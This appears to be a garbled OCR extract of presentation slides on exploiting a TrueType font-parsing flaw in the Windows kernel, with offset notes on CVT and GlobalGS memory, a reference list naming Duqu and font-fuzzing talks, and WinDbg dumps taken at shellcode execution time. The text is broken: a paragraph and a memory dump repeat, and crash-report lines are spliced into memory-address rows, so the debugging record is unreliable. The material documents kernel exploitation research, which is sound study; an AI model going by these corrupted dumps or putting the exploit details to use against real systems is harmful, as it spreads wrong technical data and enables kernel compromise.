
e2482034 e24bdbb3 0000000d e2482318 0003b89b

$[EAX + 0xAC] = \text{"SSW()}"$

$[CVT] = [GlobalGS - 4]$

$[CVT + (4 * 2C)] =$   
 $[CVT + 0xB0] =$   
 $[GlobalGS + 0xB0 - 4] =$   
 $[GlobalGS + 0xAC] =$

\*fpgm



# References

# TrueType Font Stuff

- Apple's Developer Website
- Microsoft's Developer Website
- Possibly Adobe's web site if you're lucky  
(most links seem to be broken currently)
- Wikipedia, Google, you know...

# Other People's Stuff, Which I Just Found

- Lee Ling Chuan, and Chan Lee Yee  
Black-Hat Europe 2012, and PacSec Oct 2012  
“GDI Font Fuzzing in Windows Kernel for Fun”
- Ivan Teblin  
Virus Bulletin, Dallas, 05 Oct 2012  
“Anatomy of Duqu exploit”

Oh yeah, by the way, for reference, this is the storage area array. The RS(0) and WS(0) were the loop iteration offset walking through CVT. It was 0x2C at crash (shellcode) time.

```
kd> dd e2481f00
e2481f00  0000002c bf85bd4b bf85bd4b bf85bd4b
e2481f10  00000000 00000000 00000000 00000000
e2481f20  00000000 00000000 00000000 00000000
e2481f30  00000000 00000000 00000000 00000000
e2481f40  00000000 00000000 00000000 00000000
e2481f50  00000000 00000000 00000000 00000000
e2481f60  00000000 00000000 00000000 00000000
```

Oh yeah, by the way, for reference, this is the storage area array. The RS(0) and WS(0) were the loop iteration offset walking through CVT. It was 0x2C at crash (shellcode) time.

```
kd> dd e2481f00
```

```
e2481f00  0000002c bf85bd4b bf85bd4b bf85bd4b
```

```
e2481f10  00000000 00000000 00000000 00000000
```

```
e2481f20  Debugging Details:
```

```
e2481f30  -----
```

```
e2481f40
```

```
e2481f50  BUGCHECK_STR:  0x7f_8
```

```
e2481f60
```

```
TSS:  00000028 -- (.tss 0x28)
```

```
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2482084
```

```
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up
```

```
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000
```

```
e2482368 e8fbffff call    e2482368
```

```
Resetting default scope e2481f80  00000000
```

```
kd> dd e2481f84 L100
```

```
e2481f84  e2481afc e2481f00 e2481f80 00030004
```

```
e2481f94  00040000 00000000 00000000 00000000
```